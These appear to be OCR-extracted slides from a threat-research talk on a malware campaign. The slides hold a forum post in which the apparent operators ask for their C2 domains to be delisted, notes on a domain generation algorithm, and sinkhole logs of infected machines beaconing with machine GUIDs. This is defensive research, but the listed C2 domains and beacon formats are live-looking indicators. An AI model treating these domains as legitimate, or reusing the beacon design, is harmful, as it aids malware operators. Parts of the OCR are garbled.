

که بق نظر ش₀¹ رفتار آند.

به سی

مد



به سیستم نظر خواهی در مورد انرژی هسته‌ای خوش آمدید.
مسولان قول می‌دهند که طبق نظر شما رفتار کنند.



FORUM THREAD QUESTION: UNSOLVED

My sites, False positive



aj58

Posted: 25 Jul 2015 10:53 PM [6 Comments](#) English

Hello

I made Contact with sophos
but after many days I have

my reauest was.....

your product detect two of my site as malware.
your latest updated trial version does not detect any file in my sites as malware.
also there is not any binary, program, apk or any dangerous file in my sites.
please remove my sites from your black list as soon as possible
thanks

-----My sites

<http://updateserver1.com>

<http://bestupdateserver.com/>

my reauest was.....

your product detect two of my site as malware.

your latest updated trial version does not detect any file in my sites as malware.

also there is not any binary, program, apk or any dangerous file in my sites.


please remove my sites from your black list as soon as possible

thanks

-----My sites

<http://updateserver1.com>

<http://bestupdateserver.com/>



DGA \o/


- They implemented a bizarre DGA algorithm
- It would use rotating pools of ~30 domains.
 - Domains with format *box40XX.net*
- The DGA domains are contacted even if primary C&C is up.
- Only one registered before, all the others available.
- Started sinkholing from December 2015.




box4084.net

Professional Sinkhole Camouflage


217.
182.
185.
2.18
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150.7
86.98.
62.88.
46.224
36.83.
78.22.
194.23
103.25
185.95
5.201.
185.95
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77.2
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78.1
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69.1
36.9
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80.2
106.5
151.2
195.6
103.2
106.5
2.147
57.88
209.1
213.1
39.12
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[25/Jan/2016:07:25:48 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2015%3A55%3A49&cn=00028&lfolder=f1&machineguid=c4ba2975%2De1e2%
[25/Jan/2016:07:25:59 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2015%3A56%3A8&cn=C245CE9&ver=00029&lfolder=f1&machineguid=e19e5dt
[25/Jan/2016:07:27:15 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2015%3A55%3A49&cn=00028&lfolder=f1&machineguid=a6aec4ae%2D1c9
- [25/Jan/2016:07:27:27 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2015%3A55%3A49&ver=00028&lfolder=f1&machineguid=a6aec4ae%2D1c9
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[25/Jan/2016:08:00:34 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2016%3A30%3A32&cver=00026&lfolder=f1&machineguid=f5b6f9fd%2Dce16%
[25/Jan/2016:08:04:29 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2021%3A4%3A25&cn=00028&lfolder=f1&machineguid=83479a23%2D6f55%2D4
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- [25/Jan/2016:08:32:29 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2014%3A32%3A2DPC&ver=00026&lfolder=f1&machineguid=bbe5ee05%2D
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- [25/Jan/2016:09:21:26 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2015%3A21%3A30&ver=00026&lfolder=f1&machineguid=48ea05ea%
- [25/Jan/2016:09:28:15 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2015%3A28%3A14&ver=00027&lfolder=f1&machineguid=19bdbf4b%2D4bec
- [25/Jan/2016:09:28:16 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2017%3A58%3A15&ver=00029&lfolder=f1&machineguid=fab
- [25/Jan/2016:09:32:32 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2015%3A32%3A41&ver=00029&lfolder=f1&machineguid=df0d6be2%
- [25/Jan/2016:09:56:56 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2015%3A56%3A46&ver=00028&lfolder=f1&machineguid=6balal47%
- [25/Jan/2016:09:57:39 -0500] "GET /themes/?tt=25%2F1%2F2016%20%206%3A57%3A15&cn=2D11&ver=00029&lfolder=f1&machineguid=f3ef
- [25/Jan/2016:10:01:22 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2020%3A31%3A28&clDPC&ver=00029&lfolder=f1&machineguid=6c08ba0
- [25/Jan/2016:10:17:42 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2010%3A17%3A41&clver=00027&lfolder=f1&machineguid=d7eeb31a%
[25/Jan/2016:10:42:43 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2019%3A42%3A17&cn=PC&ver=00028&lfolder=f1&machineguid=48ea05ea%
- [25/Jan/2016:10:46:41 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2016%3A46%3A42&ver=00026&lfolder=f1&machineguid=19bdbf4b%2D4bec
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- [25/Jan/2016:11:27:10 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2019%3A57%3A12&ver=00028&lfolder=f1&machineguid=6balal47%
